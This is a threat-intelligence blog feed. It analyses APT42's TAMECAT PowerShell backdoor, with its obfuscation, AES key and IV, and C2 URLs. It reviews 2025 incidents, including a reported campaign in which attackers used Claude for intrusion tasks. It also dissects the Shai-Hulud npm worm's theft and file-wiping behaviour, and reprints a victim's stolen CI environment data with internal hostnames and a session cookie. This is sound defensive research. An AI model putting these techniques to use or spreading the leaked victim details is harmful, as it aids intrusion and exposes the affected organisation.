TAMECAT - Analysis of an Iranian PowerShell-Based Backdoor

TAMECAT is a PowerShell-based malware that can execute various commands to collect sensitive information. Reporting from the Israel National Digital Agency dives into the modular nature of the TAMECAT and its functionality. The malware is used by APT42, an Iranian state-sponsored cyber-espionage actor, during its espionage operations. Reporting from Israel indicates that TAMECAT was observed being deployed in espionage campaigns targeting high-value senior defense and government officials. The group leverages social engineering to build rapport with victims over an extended period before gaining access to their environments. This blog will outline TAMECAT’s capabilities and how it exfiltrates data. 

This overview includes:

  • Malware Analysis
  • Recommendations
  • Indicators of Compromise
  • MITRE ATT&CK TTPs

Israel’s National Digital Agency shared a breakdown of the in-memory modules available with TAMECAT. This included the ability to extract data from Microsoft Edge using remote debugging, screen captures, and suspending Chrome for data collection. 

TAMECAT - Analysis of an Iranian PowerShell-Based Backdoor
Figure 1: Details Of TAMECAT's capabilities. Source: Israel National Defense Agency

In the analysis, the researchers noted that the malware received commands from a Telegram bot. The malware used messages from the bot to download additional scripts. 

TAMECAT - Analysis of an Iranian PowerShell-Based Backdoor
Figure 2: Domains observed by Israel's National Defense Agency. Source: Israel National Defense Agency

Malware Analysis

The intrusion sample that we analyze in this blog starts with a VBScript script that downloads TAMECAT’s first stage. This script checks which antivirus products are running on the system. This check determines whether the script uses conhost and PowerShell or cmd.exe and curl to download the second stage. The sample used in this analysis is available on VirusTotal.

SHA256

5404e39f2f175a0fc993513ee52be3679a64c69c79e32caa656fbb7645965422

SHA1

3fd06c930ddc4b1914151f69454c087a42413a24

MD5

d7bf138d1aa2b70d6204a2f3c3bc72a7

ssdeep

24:W/AnDhKaG2Ds6w8NlrZ5OGPeAbqf+PvENPB3B3CNdHPdYqf+PveBE:YghhG2D68NVfOGPLZvEN9hUhOveE

File Size

1.25 KB

File Type

VBA

TAMECAT - Analysis of an Iranian PowerShell-Based Backdoor
Figure 3: VBScript used to download TAMECAT.

When the VBScript file is executed, it uses WMI to retrieve a list of installed antivirus products on the host. The returned list is then used to determine which scripting interpreter is used to download the second stage. If the antivirus list contains “indows”, the VBScript uses conhost to launch PowerShell. The PowerShell script uses wget to download the loader TAMECAT (081419a484bbf99f278ce636d445b9d8). Once the file is downloaded, the script is executed using PowerShell. The script uses an obfuscated command to execute the downloaded PowerShell Script. 

TAMECAT - Analysis of an Iranian PowerShell-Based Backdoor
Figure 4: Code used to launch PowerShell and download TAMECAT.
TAMECAT - Analysis of an Iranian PowerShell-Based Backdoor
Figure 5: Obfuscated Invoke-Expression command.

This obfuscated command decodes as the following:

Obfuscated Command

Deobfuscated Command

gcm

Get-Command

*e-e?p*

Invoke-Expression

If the antivirus list does not contain Windows, then the VBScript uses cmd.exe and curl to download another piece of malware. At the time of analysis, the link was down, so the payload could not be analyzed.

TAMECAT - Analysis of an Iranian PowerShell-Based Backdoor
Figure 6: If the computer does not contain Windows within the AV list, it uses curl to download a secondary payload.

Nconf.txt (TAMECAT PowerShell Loader)

This is the TAMECAT loader that was hosted on tebi[.]io. This script contains several variables containing arrays of values, as well as two functions. The functions are used to decode data and execute additional code. The sample is available on Triage and VirusTotal

SHA256

bd1f0fb085c486e97d82b6e8acb3977497c59c3ac79f973f96c395e7f0ca97f8

SHA1

0ef4f7a8d7b1d34e10faa0bca1dcb76a518dd417

MD5

081419a484bbf99f278ce636d445b9d8

ssdeep

192:ENampkg6c3iKtzYC4+HxeycEUj/Pv9w7EczGRThbD5eROPURDcEaoY62DFRWJCXu:Ia8h3BKDWx2lszGN5DeOPURwvoX2RRY

File Size

10.34 KB

File Type

PowerShell

TAMECAT - Analysis of an Iranian PowerShell-Based Backdoor
Figure 7: Code of the nconf.txt.
TAMECAT - Analysis of an Iranian PowerShell-Based Backdoor
Figure 8: Functions within nconf.txt PowerShell Script.

The Gorba function defines two parameters called $te12 and $k12ey. The values of these parameters are defined at the end of the script and are shown in the table below.

TAMECAT - Analysis of an Iranian PowerShell-Based Backdoor
Figure 9: AES encrypted code within nconf.txt.

Parameter

Value

$te12

v+UDXK47mBGgYqTbOXjXVD6MzhZenTfVf6CKxQFp2+AiPHMvmA2a4IiBz4rOi8ffxWdXFtrPk6UABw1b6oBPsW1VV/HNU0mf8jH7xsoBAHY5Sp6vdYc7WGZ6SYO72KIH/hOyBlS5wc7Y86wJR9naW+0nINCYZV6RyD5t/fDpqEoRYW6dHwoebLECkEck/N5C1jhlFHaoS51QKSfgraHI5iRiT6pfpqUNeJHbYz3VYuo/j2FZ6f5BCJgXoHKPmf4pUSwSZH0qQSa98blmdAH+tG7jc3AUE76IHx4xkzxAldO/4b97duoI6rm+Ucy3rRHHrVnPQ0TvvTvudD/LDBwn3DkNcKSTDvEQDwIgni/MU7BOwklcE1+qQjabXTGr+CrL0c53dNA4OGNYkBAnLokjcoNxKmxbCSK3oSdFEz2+htgPMOjq14IGoPSOWcPX2CVK

$k12ey

T2r0y1M1e1n1o0w1

The value stored in the $k12ey parameters is the same one identified by Volexity in a variant of PowerStar. The Yara rule shared by Volexity closely matches the commands observed in this analysis. 

From there, the script attempts to download the next stage of TAMECAT from a base64-encoded URL. The PowerShell script uses a hardcoded user-agent within the network traffic. The script uses the downstring command to retrieve text from tebi[.]io. The URL is base64-encoded in the script, and before it is decoded, the script drops the first 3 bytes of the encoded string. The file attempts to download text within a file called df32s.txt, which holds base64-encoded content.

TAMECAT - Analysis of an Iranian PowerShell-Based Backdoor
Figure 9: The encoded URL stored within the PowerShell file.

User-Agent

Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36

TAMECAT - Analysis of an Iranian PowerShell-Based Backdoor
Figure 10: Content hosted on the encoded URL.
TAMECAT - Analysis of an Iranian PowerShell-Based Backdoor
Figure 11: Data manipulation code used to transform the encoded data.

The script base64-decodes the file's contents and then performs the following actions on each byte:

  • Perform a bitwise not on each bit and convert to base2 
  • Convert to a string and extract 8 characters starting from the 24th character
  • Convert to Byte

Once this manipulation is complete, the script converts the bytes to a UTF-8-Encoded string.

TAMECAT - Analysis of an Iranian PowerShell-Based Backdoor
Figure 12: The decoded Borjol function.

The decoded content reveals an additional function that is executed with the value stored in $te12. This function defines an AES decryptor used to decrypt the value stored in $te12 after it is base64-decoded.

AES Settings

Value

Block Size

128

Key Size

256

Key

kNz0CXiP0wEQnhZXYbvraigXvRVYHk1B

IV

0T9r1y1M2e0N0o1w

TAMECAT - Analysis of an Iranian PowerShell-Based Backdoor
Figure 13: Decrypted data from Figure 9.

This decoded string is passed to the Borjol function.

TAMECAT - Analysis of an Iranian PowerShell-Based Backdoor
Figure 14: Decoded content from Figure 13.

This decrypted data contains functions that manipulate data in the following ways.

Function Name

Description

Borjoly

Decodes base64-encodes data and then decrypts it using AES

Borpos

Encrypts data using AES

x

Converts a base64-encoded character and encodes it into a UTF8-encoded string

xs

Generates a random 16-character string

The PowerShell script uses these functions to manipulate data while attempting to exfiltrate it. The script writes an alphanumeric string, which Google believes to be a victim identifier to %LocalAppData%\config.txt.

TAMECAT - Analysis of an Iranian PowerShell-Based Backdoor
Figure 15: Unique identifier being stored within config.txt.

The script then creates a new directory called Chrome in %LocalAppData%. From there, the script defines the SessionUrl, the hostname used for network communication. The value for this parameter is a hxxps://accurate-sprout-porpoise[.]glitch[.]me, which was defined as a global parameter in the function Borjol.

TAMECAT - Analysis of an Iranian PowerShell-Based Backdoor
Figure 16: Code used to define the SessionUrl using parameters from the Borjol function.

From there, the script collects details about the operating system, including:

  • OS
  • ComputerName
  • Token (GILNH9LX6TCZ9V8ZZSUF) - the value specified in the $configtxt parameter.

This data is then passed to the Borpos function for encryption before being exfiltrated via a POST request to the domain hxxps://accurate-sprout-porpoise[.]glitch[.]me. The key is the value kNz0CXiP0wEQnhZXYbvraigXvRVYHk1B, while the initialization vector is created using the xs function. The script also adds the header Content-DPR, which stores the IV value.

TAMECAT - Analysis of an Iranian PowerShell-Based Backdoor
Figure 17: Code of the Borpos function.

function xs() {

    return  - join ((65..90)  +  (97..122) | Get - Random  - Count 16 | % {

        [char]$_

    }


    )

}

The malware then waits for the C2’s response. If the status code is not 400 and the response is not empty, then the script calls the Borjoly function to decode the response from the C2. The data is separated by ¶ and contains the following four values:

  • language
  • Command
  • ThreadName
  • StartStop
TAMECAT - Analysis of an Iranian PowerShell-Based Backdoor
Figure 18: Code of the Borjoly function.

The command is in base64-encoded format. Google identified that the $Language parameter will be used to execute either PowerShell or C# code, and the $StartStop will be used to download additional content, execute, or terminate a command. 

TAMECAT - Analysis of an Iranian PowerShell-Based Backdoor
Figure 19: Code that is run based on the response from the C2 server.

Conclusion

TAMECAT is a PowerShell-based malware used by APT42 during its espionage campaigns. It has gone through several iterations, with different variants sharing several similarities. These similarities include the use of Base64-Encoded strings within arrays, the use of array fragments to generate code, and PowerShell string replacement and wildcards. The developers behind TAMECAT have also been observed using platforms such as Discord and Telegram as C2 channels. 

TAMECAT - Analysis of an Iranian PowerShell-Based Backdoor

Recommendations

Methods to mitigate the risks posed by malware, such as TAMECAT, include:

  • Deploy EDR/AV solutions: EDR or AV solutions can detect malicious process chains and anomalous activity that may indicate a malware infection.
  • Monitor for wscript launching other scripting interpreters: VBS scripting launching PowerShell or cmd.exe is often suspicious.
  • Expand PowerShell logging: Consider enabling script-block logging to ensure security analysts can see the contents of scripts that were executed.
  • Secure PowerShell in Corporate Environments: Organizations can enforce script execution policies that allow only signed scripts to run. Moreover, PowerShell usage should be restricted to users who need to use it.
  • User Education: Users can help mitigate the risk of phishing emails and targeted social engineering campaigns. Users should also be wary of unsolicited attachments or senders that pressure them to open attachments or download files.
💡
The Australian Signals Directorate has released guidance on Securing PowerShell in the enterprise.

Indicators of Compromise

The table below lists TAMECAT network IOCsthat have been identified and added to the Pulsedive platform. This data can be queried in Pulsedive using the Explore query threat=TAMECAT and is available for export in multiple formats (CSV, STIX 2.1, JSON).

TAMECAT  IOCs

hxxps[://]s3[.]tebi[.]io/icestorage/config/nconf[.]txt

hxxps[://]s3[.]tebi[.]io/icestorage/df32s[.]txt

hxxps://accurate-sprout-porpoise[.]glitch[.]me

MITRE ATT&CK TTPs

Technique

Tactic

Command and Control

Application Layer Protocol: Web Protocols (T1071.001)

Data Encoding: Standard Encoding (T1132.001)

Ingress Tool Transfer (T1105)

Encrypted Channel: Symmetric Cryptography (T1573.001)

Defense Evasion

Deobfuscate/Decode Files or Information (T1140)

Obfuscated Files or Information: Encrypted/Encoded (T1027.013)

Discovery

Software Discovery: Security Software Discovery (T1518.001)

System Information Discovery (T1082)

Execution

User Execution: Malicious File (T1204.002)

Windows Management Instrumentation (T1047)

Command and Scripting Interpreter: PowerShell (T1059.001)

Command and Scripting Interpreter: Windows Command Shell (T1059.003)

Command and Scripting Interpreter: Visual Basic (1059.005)

Exfiltration

Exfiltration Over C2 Channel (T1041)

References

https://govextra.gov.il/national-digital-agency/cyber/research/spearspecter/

https://cloud.google.com/blog/topics/threat-intelligence/untangling-iran-apt42-operations 

https://apt.etda.or.th/cgi-bin/listgroups.cgi?t=TAMECAT&n=1 

https://attack.mitre.org/software/S1193/ 

https://www.virustotal.com/gui/file/5404e39f2f175a0fc993513ee52be3679a64c69c79e32caa656fbb7645965422/details 

https://tria.ge/240814-t493jsscke/static1

https://www.virustotal.com/gui/file/bd1f0fb085c486e97d82b6e8acb3977497c59c3ac79f973f96c395e7f0ca97f8/detection

https://github.com/volexity/threat-intel/blob/main/2023/2023-06-28%20POWERSTAR/indicators/rules.yar

https://www.cyber.gov.au/sites/default/files/2025-03/Securing%20PowerShell%20in%20the%20enterprise%20%28October%202021%29.pdf

  • ✇Pulsedive Blog
  • 2025 In Review Grace Chi
    This blog aims to highlight some of the major incidents and events in cyberspace in 2025. This year saw the disclosure of vulnerabilities that were rapidly exploited, the continued success of ransomware operators, and law enforcement takedowns disrupting malware-as-a-service operations. Apart from the continued targeting of public-facing sources such as firewalls and other networking appliances, this year also saw several supply chain compromises, including the Shai-Hulud worm. Read on for a rev
     

2025 In Review

18 de Dezembro de 2025, 13:26
2025 In Review

This blog aims to highlight some of the major incidents and events in cyberspace in 2025. This year saw the disclosure of vulnerabilities that were rapidly exploited, the continued success of ransomware operators, and law enforcement takedowns disrupting malware-as-a-service operations. Apart from the continued targeting of public-facing sources such as firewalls and other networking appliances, this year also saw several supply chain compromises, including the Shai-Hulud worm.

Read on for a review of:

  • Review of our predictions from 2024
  • State of vulnerability exploitation
  • Top malware
  • Law enforcement actions
  • Predictions for 2026
  • Pulsedive rewind

Recap

Looking Back at Our Predictions for 2025

Exploitation of Public-Facing Infrastructure 

In 2024, we predicted that exploitation attempts against public-facing infrastructure would remain commonplace. Moreover, we expected to observe rapid adoption of exploit and proof-of-concept code by threat actors seeking to exploit these devices. This prediction held, as evidenced by vulnerabilities such as ToolShell, React2Shell, and CVE-2025-59287, where exploitation attempts skyrocketed after researchers released proof-of-concept code. The Key Exploited Vulnerabilities section below discusses notable vulnerabilities from 2025.

Continued RMM Abuse

We also predicted that threat actors will continue to abuse RMM tools during intrusions. These tools allow threat actors to gain access to an environment and establish secondary persistence mechanisms within it. Part of the appeal of using these tools is that threat actors don’t need to deploy additional tooling and can blend in by using applications already used within a victim’s environment.

2025 In Review
Figure 1: Blackpoint Cyber identified incidents across 13 industries in which the threat actor used GoToResolve during the intrusion. Source: Blackpoint Cyber

Use of Gen AI in attacks

Last year, we predicted that threat actors would adopt Gen AI tooling to help create more effective social engineering lures and malicious tooling. While we had predicted that Gen AI tools would help threat actors, 2025 revealed that threat actors have integrated AI into malware and used prompt engineering to bypass AI safety controls. Notably, Anthropic reported on the first AI-orchestrated cyber espionage campaign. 

Cyber Espionage Campaign Detected by Anthropic

Anthropic released a report on November 13, 2025, detailing what they claimed was an AI-enabled cyber espionage campaign. Anthropic attributed the intrusion to a Chinese state-sponsored group that targeted around 30 organizations with multiple successful intrusions. The threat actor leveraged AI through the kill chain to help achieve their objectives.

AI uses:

  • Autonomous Reconnaissance 
    • Leveraged MCP servers to document infrastructure, authentication mechanisms, and identify vulnerabilities
    • Once access was obtained, Claude was used to map network services and IP ranges to identify services
  • Vulnerability Discovery
    • Claude used to generate payloads for vulnerabilities and analyze responses
  • Credential Collection
    • Extraction of authentication certificates
  • Lateral movement
    • Authentication to APIs, Database systems, and container registries
  • Data Collection
    • Collection of information from authenticated services such as databases, and sorts the data collected by value
  • Documentation
    • Detailed documentation was created that contains information about identified services and exfiltrated data

Anthropic outlined that the campaign predominantly leverages open-source red team tooling rather than custom malware. 

💡
For more details about Anthropic’s findings, read their report.
2025 In Review
Figure 2: Actions performed by Claude during the vulnerability scanning phase of the attack.

Recorded Future released the AI Malware Maturity Model, noting that most AI malware would fall into the experimenting, adopting, or optimizing categories instead of fully automated attacks. Current AI usage aligns with our prediction that AI is a tool to enable threat actors, not one that removes the human operator from the attack. Recorded Future also identified different types of AI malware.

2025 In Review
Figure 3: Types of AI malware as determined by Recorded Future. Source: Recorded Future

Key Exploited Vulnerabilities

This section is not intended to be an exhaustive list of vulnerabilities exploited in 2025, but rather a selection of some memorable ones that most impacted security teams.

CISA’s Known Exploited Vulnerabilities (KEV) Catalog was used to collect statistics about exploited vulnerabilities in 2025. CISA has added 236 vulnerabilities to the catalog in 2025. The data used in the graphs below is accurate as of December 14th, 2025, at 12:17:58 EST. 

2025 In Review
Figure 4: Unique vulnerabilities added to CISA’s known exploited vulnerabilities catalog in 2025.

Of the 236 vulnerabilities added to KEV in 2025, 23 have been used in ransomware campaigns. These vulnerabilities include those in edge devices such as SMA100, NetScaler ADC, and Connect Secure. Other public-facing devices, such as Oracle E-Business Suite, SharePoint, and CrushFTP, were also targeted in ransomware campaigns. 

2025 In Review
Figure 5: Number of vulnerabilities added to CISA KEV in 2025 that have been used in ransomware campaigns.

ToolShell

2025 In Review

ToolShell is a name given to two SharePoint vulnerabilities that allow a threat actor to bypass authentication (CVE-2025-49704) and remotely execute code by writing files to the server (CVE-2025-49706). CVE-2025-53770 and CVE-2025-53771 are CVEs assigned to subsequent vulnerabilities that bypassed patches for CVE-2025-49704 and CVE-2025-49706. Successful exploitation of these vulnerabilities led to files being dropped on the SharePoint servers. 

Threat actors exploited these vulnerabilities to collect machine keys from SharePoint servers. 

2025 In Review
Figure 6: Web shell used to collect machine scripts from compromised SharePoint hosts. Source: Canadian Center for Cyber Security
2025 In Review
Figure 7: Snippet of POST request used to exploit the vulnerability. Source: Kaspersky

React2Shell

2025 In Review

React2Shell (CVE-2025-55182) is a critical unauthenticated remote code execution vulnerability in the React Server Components (RSC) Flight protocol. Successful exploitation of the vulnerability will result in remote code execution. Threat actors have used this vulnerability to check for vulnerable components, conduct reconnaissance, and deploy additional payloads. Threat actors have used this vulnerability to deploy coinminers, such as XMRig, on vulnerable instances. 

2025 In Review
Figure 8: POST request where the threat actor attempts to initiate a ping request to an IP address. Source: eSentire

Mandiant has also reported on threat actors deploying XMRig to mine cryptocurrency. In one intrusion, the threat actor downloaded a shell script that, in turn, downloaded and executed XMRig from GitHub. 

Malware

Information stealers continued to prove valuable for cybercrime actors. Due to their popularity, new malware-as-a-service offerings emerged in 2025. One such malware is Katz, which was first observed in April 2025. It advertised the ability to extract information from Chromium- and Gecko-based web browsers. Aura Stealer is another information stealer that was first observed in July 2025. AURA advertised support for Telegram integration via a bot and several configuration options. 

Supply chain compromises have already been prominent throughout the year. We have seen several NPM and Python package compromises as well as malware masquerading as legitimate applications. 

EvilAI

The operators behind EvilAI disguise their malware as productivity tooling that uses AI to enhance user experience. These malicious applications claim to provide productivity functionality, such as merging PDFs, and are signed with valid digital signatures. These malicious applications were distributed through malicious advertisements, SEO manipulations, and social media links. 

2025 In Review
Figure 9: Example of a digital certificate used by EvilAI. Source: Trend Micro
2025 In Review
Figure 10: EvilAI infection flow identified by Trend Micro. Source: Trend Micro

NPM Compromises

Several major NPM compromise campaigns impacted popular packages in 2025. Two of these campaigns were tied to the Shai-Hulud worm, which was used to exfiltrate sensitive information from GitHub repositories.  

September 8th Campaign

The campaign from September 8th, 2025, compromised packages included chalk and debug. Both of these packages are downloaded over 250 million times a week. The compromised packages were modified to include malicious code. The malicious code targets cryptocurrency wallets by intercepting connections to cryptocurrency platforms and replacing the destination wallet with a hardcoded one. 

2025 In Review
Figure 11: Hardcoded Cryptocurrency Wallets added by the threat actor.

Shai-Hulud

💡
Pulsedive threat research covered the technical details of the first and second Shai-Hulud campaigns this year.

The Shai-Hulud worm was used to exfiltrate secrets from GitHub repositories. In the first Shai-Hulud campaign, compromise activity was seen from September 15 at 03:46 to September 16 at 13:42 EST. The malware used TruffleHog to identify and collect credentials and secrets. The identified data was exfiltrated using GitHub actions to the webhook[.]site domain. 

As part of the attack, GitHub workflows were used to convert private repositories to public ones. The repositories that were turned into public ones had the description “Shai-Hulud Migration”, and the term -migration" was added to the name.

On November 24, 2025, multiple security vendors reported a new Shai-Hulud campaign that compromised several popular npm packages. The compromised packages include those from Zapier, ENS Domains, PostHog, and Postman. Researchers from Wiz identified that the earliest evidence of malicious npm packages being added to npm is from around 03:00 UTC on November 24th, 2025. The compromise results in a GitHub repository containing stolen information.

Law Enforcement Action and Disruption Operations

Operation Endgame

2025 In Review
Figure 12: Operation Endgame banner added by Law Enforcement on seized domains. Source: Vectra

Law enforcement continued their disruption operations through Operation Endgame. In 2024, law enforcement disrupted the operations of malware-as-a-service offerings by targeting their distribution networks. The operations impacted operations for the following malware:

  • IcedID
  • SystemBC
  • Pikabot
  • SmokeLoader
  • BumbleBee
  • Trickbot

This operation led to the arrest of individuals involved in cybercrime and the takedown of infrastructure. Disruptions through Operation Endgame continued in 2025. 

Law enforcement followed up their actions in 2024 by arresting customers of the SmokeLoader botnet operated by SuperStar. The botnet was sold on a pay-per-install basis, allowing customers to gain access to victim machines. 

In November 2025, law enforcement agencies took down more than 1025 servers and seized 20 domains associated with Rhadmanthys, VenomRAT, and Elysium. By taking down servers, law enforcement disrupted the infrastructure used to host, control, and disseminate malware. The action also led to the arrest of an individual in Greece.

Disrupting Lumma

Microsoft seized and helped take down 2,300 domains associated with Lumma. In conjunction with Microsoft's actions, the U.S. Department of Justice also took control of the Lumma command infrastructure. Similarly, the Europol’s European Cybercrime Center and Japan’s Cybercrime Control Center suspended local Lumma infrastructure.  

2025 In Review
Figure 13: Seizure notice displayed on Lumma domains. Source: Microsoft

Looking Ahead

In 2025, threat actors continued to operate similarly to how they operated in 2024. We expect this to continue in 2026. Identity-based threats, such as stolen credentials or Adversary-in-the-Middle threats like phishing kits, will continue to play a significant role in intrusions. CrowdStrike notes that valid account abuse was the primary initial access method in 35% of cloud intrusions, while access-broker advertisements on forums increased by 50% compared to previous years. 

The use of Generative AI will continue to increase in 2026, and we expect threat actors to embed AI in their operations. Furthermore, we expect AI malware to continue to mature, and we will see more automated intrusions that leverage AI in the future.

Pulsedive Rewind

GitHub Page

Towards the end of 2025, we created our GitHub page. The resources repository on our GitHub holds additional artifacts from the analysis we conducted for our blogs. These artifacts include samples, scripts, examples of exfiltrated data, and PCAPs. 

Pulsedive Research Blogs

2025 In Review

Here are the top blogs from 2025:

  1. Rilide Analysis: https://blog.pulsedive.com/rilide-an-information-stealing-browser-extension/
  2. Kimsuky Analysis: https://blog.pulsedive.com/dissecting-the-infection-chain-technical-analysis-of-the-kimsuky-javascript-dropper/
  3. Compromised Brower Extensions: https://blog.pulsedive.com/compromised-browser-extensions-a-growing-threat-vector/
  4. Assemblyline 101: https://blog.pulsedive.com/assemblyline-101-open-source-malware-triage/
  5. KiwiStealer Analysis: https://blog.pulsedive.com/unpacking-kiwistealer-diving-into-bitter-apts-malware-for-file-exfiltration/

2025 In Review

References

  • ✇Pulsedive Blog
  • Return of Shai-Hulud: The “Second Coming” of the NPM Supply Chain Compromise Pulsedive Threat Research
    💡For our previous blog on Shai-Hulud, please click here.💡Artifacts from this blog are available within our GitHub Repository.On November 24, 2025, multiple security vendors reported a new Shai-Hulud campaign that compromised several popular npm packages. The compromised packages include those from Zapier, ENS Domains, PostHog, and Postman. Researchers from Wiz identified that the earliest evidence of malicious npm packages being added to npm is from around 03:00 UTC on November 24th, 2025. The c
     

Return of Shai-Hulud: The “Second Coming” of the NPM Supply Chain Compromise

26 de Novembro de 2025, 09:45
💡
For our previous blog on Shai-Hulud, please click here.
💡
Artifacts from this blog are available within our GitHub Repository.
Return of Shai-Hulud: The “Second Coming” of the NPM Supply Chain Compromise

On November 24, 2025, multiple security vendors reported a new Shai-Hulud campaign that compromised several popular npm packages. The compromised packages include those from Zapier, ENS Domains, PostHog, and Postman. Researchers from Wiz identified that the earliest evidence of malicious npm packages being added to npm is from around 03:00 UTC on November 24th, 2025. The compromise results in a GitHub repository containing stolen information. GitHub has been removing repositories; however, as of 15:00 EST on November 25, 2025, some remain accessible.

ℹ️
A detailed timeline of events can be found in this Wiz blog.

https://t.co/wljoG10P3o

— Amjad Masad (@amasad) November 24, 2025

This blog will walk through the malicious code present in the second iteration of the Shai-Hulud compromise. 

How Does the Compromise Work?

The malicious versions of the NPM packages contained two files called setup_bun.js and bun_environment.js. These were made to look like the package was introducing the Bun runtime, which is a JavaScript runtime environment, package manager, and test runner. According to researchers at HelixGuard, the setup_bun.js file contains code that masquerades as Bun setup code and invokes the bun_environment.js file.

Return of Shai-Hulud: The “Second Coming” of the NPM Supply Chain Compromise
Figure 1: Content of setup_bun.js. Source: HelixGuard

The bun_environment.js file is an obfuscated JavaScript file, around 10 MB in size, that contains code for collecting secrets and exfiltrating information.

Return of Shai-Hulud: The “Second Coming” of the NPM Supply Chain Compromise
Figure 2: File size of bun_environment.js
Return of Shai-Hulud: The “Second Coming” of the NPM Supply Chain Compromise
Figure 3: Content of bun_environment.js

The malicious code attempts to add workflows to the infected machines. One such workflow is .github/workflows/discussion.yaml, which executes commands by opening a discussion in the GitHub repo.

Return of Shai-Hulud: The “Second Coming” of the NPM Supply Chain Compromise
Figure 4: Content of discussion.yaml.

The malicious code collects information about the system and collects secrets from AWS, GCP, and Azure.

Return of Shai-Hulud: The “Second Coming” of the NPM Supply Chain Compromise
Figure 5: References to system checks and cloud secret collections in bun_environment.js.

The collected content is double base64-encoded before being added to the public GitHub repo. Reporting from socket.dev states that the exfiltrated content was triple base64-encoded and that some repositories also contained a file called actionSecrets.json. This file was not present in the repositories we reviewed, but scanners for Sha1-Hulud reference it.

Propagation is similar to that seen in the first campaign. Once the worm identifies a valid NPM token, it fetches the maintainer’s package (limited to 100 packages) and updates each package using the updatePackage() function.

The updatePackage() function adds the setup_bun.js and bun_environment.js files to the package, updates the package.json file to add the preinstall script, and increments the patch version before publishing the compromised version.

Socket.dev also reported on the destructive capabilities of the worm. If the worm cannot find a GitHub token or an NPM token, it attempts to delete files. For Windows environments, the worm uses cmd.exe to delete all files in %USERPROFILE% (the current user’s profile directory) and overwrites the free space using the cipher /w command. This command overwrites deleted data in a drive's free space, making it unrecoverable.

Return of Shai-Hulud: The “Second Coming” of the NPM Supply Chain Compromise
Figure 6: File Deletion Code. Source: socket.dev

In Linux or macOS environments, the worm finds all of a user’s writable files and overwrites them with the shred command before deleting the empty directories.

Return of Shai-Hulud: The “Second Coming” of the NPM Supply Chain Compromise
Figure 7: Linux man page for the shred command. Source: Linux

Scope of Compromise

The worm creates a GitHub repository with the description Sha1-Hulud: The Second Coming. These repositories contain exfiltrated data. As of 19:45 EST on November 24, 2025, approximately 22,600 GitHub repositories had the description Sha1-Hulud: The Second Coming.

Return of Shai-Hulud: The “Second Coming” of the NPM Supply Chain Compromise
Figure 8: Search results on GitHub for repositories containing the phrase Sha1-Hulud: The Second Coming

Each of these repositories contain .json files with base64-encoded data. The files included in the repository are:

  • cloud.json
  • contents.json
  • environment.json

Some repositories also had a file called truffleSecrets.json.

Exfiltrated Information

cloud.json

The cloud.json file contains any secrets extracted from AWS, GCP, and Azure. The content is double base64-encoded, and the decoded text is a JSON object.

Return of Shai-Hulud: The “Second Coming” of the NPM Supply Chain Compromise
Figure 9: Decoded content of the cloud.json file.

contents.json

The contents.json file contains information about the system, including operating system, architecture, user details, and GitHub account details. The content is double base64-encoded, and the decoded text is a JSON object.

Return of Shai-Hulud: The “Second Coming” of the NPM Supply Chain Compromise
Figure 10: Decoded content of the contents.json file.

environment.json

The environment.json file contains build information. The content is double base64-encoded, and the decoded text is a JSON object.

Return of Shai-Hulud: The “Second Coming” of the NPM Supply Chain Compromise
Figure 11: Decoded content of the environment.json file.
{
  "environment": {
    "SHELL": "/bin/bash",
    "npm_command": "install",
    "REPOSOLNS_HELM_RELEASE_REPO": "https://helm.ci.artifacts.walmart.com/artifactory/ret-marketplace-helm-prod-local",
    "LOOPER_TARGET_BRANCH": "AGAction",
    "TASK_LOG_SIZE_LIMIT": "500000000",
    "LOOPER_SCM_OWNER_ID": "RET-Marketplace",
    "ak_Password": "<redacted>",
    "npm_package_dev_optional": "",
    "npm_config_loglevel": "verbose",
    "GITHUB_BRANCH_SHORT_DESC": "GitHub branch AGAction: Branch build",
    "no_proxy": ".us.wal-mart.com,localhost,127.0.0.1,dev.walmart.com,cdn.cocoapods.org,*-keystone-endpoint.prod.walmart.com,cdn.jsdelivr.net,slack.com,*.blob.core.windows.net,mockDeliveryUrl,ondemand.saucelabs.com,jira.walmart.com*.prod.us.walmart.net,*.googleapis.com,euclid.azurecr.io,*xmatters.com,sandbox-cluboperations-claims.azurewebsites.net,accounts.google.com,usgta*.wal-mart.com,metadata.google.*,cloud.google.com,ossindex.sonatype.org,*.azure-api.net,*dev-transpo-fresh-pullforward-aggregator.azurewebsites.net/actuator/health,*samsclub.riversand.com*,sb.scorecardresearch.com,i.imgur.com,kafka-local-landoop,mock-server,vault,postgresql,active-mq,phonehome.hazelcast.com,*.azurewebsites.net,login.microsoftonline.com,dc.services.visualstudio.com,marketplace.walmartapis.com,*.saucelabs.com,blob.core.windows.net,file.appcenter.ms,testburst.walmart.com,tnest.walmart.com,gcr.io",
    "ALLOW_NUGET_PUSH_TO_AF": "true",
    "TRACK": "walmartUS",
    "RUN_TESTS_DISPLAY_URL": "https://runner-1-2175078775.<redacted>pro-prod-runner02.prod-ndc23.prod.walmart.com/job/Feature-MultiBranch-PWT/job/AGAction/22/display/redirect?page=tests",
    "REPOSOLNS_GENERIC_REPO": "https://generic.ci.artifacts.walmart.com/artifactory/ret-marketplace-generic",
    "REPOSOLNS_PYPI_REPO": "https://pypi.ci.artifacts.walmart.com/artifactory/api/pypi/ret-marketplace-pypi",
    "LOOPER_SLAVE": "<redacted>pro-prod-agent110-17",
    "GITHUB_REPO_GIT_URL": "git://gecgithub01.walmart.com/RET-Marketplace/mp-coee-pwt.git",
    "REPOSOLNS_PYPI_RELEASE_REPO": "https://pypi.ci.artifacts.walmart.com/artifactory/api/pypi/ret-marketplace-pypi-prod-local",
    "npm_package_integrity": "sha512-8tLdJQAFOYmmAkXI5ADBsNz+qbB4HbkKcPSREn3Fl11SAH9ogM6j7qd7q4XUp4lY/Re47PXEN3XJKXDKOivIDg==",
    "server": "runner-1-2175078775.<redacted>pro-prod-runner02.prod-ndc23.prod.walmart.com",
    "REPOSOLNS_NPM_BASEURL": "https://npm.ci.artifacts.walmart.com/artifactory/api/npm",
    "NPM_CONFIG_CACHE": "/mnt/<redacted>/workspace/Feature-MultiBranch-PWT/AGAction/.npm",
    "NODE": "/mnt/<redacted>/workspace/Feature-MultiBranch-PWT/AGAction/tools/nix_64/nodejs-22.1.0/bin/node",
    "JENKINS_SERVER_COOKIE": "cad2bf9e97974601",
    "JAVA_HOME": "/mnt/<redacted>/workspace/Feature-MultiBranch-PWT/AGAction/tools/nix_64/jdk-1.8.0_161-b12",
    "GITHUB_REPO_SSH_URL": "git@gecgithub01.walmart.com:RET-Marketplace/mp-coee-pwt.git",
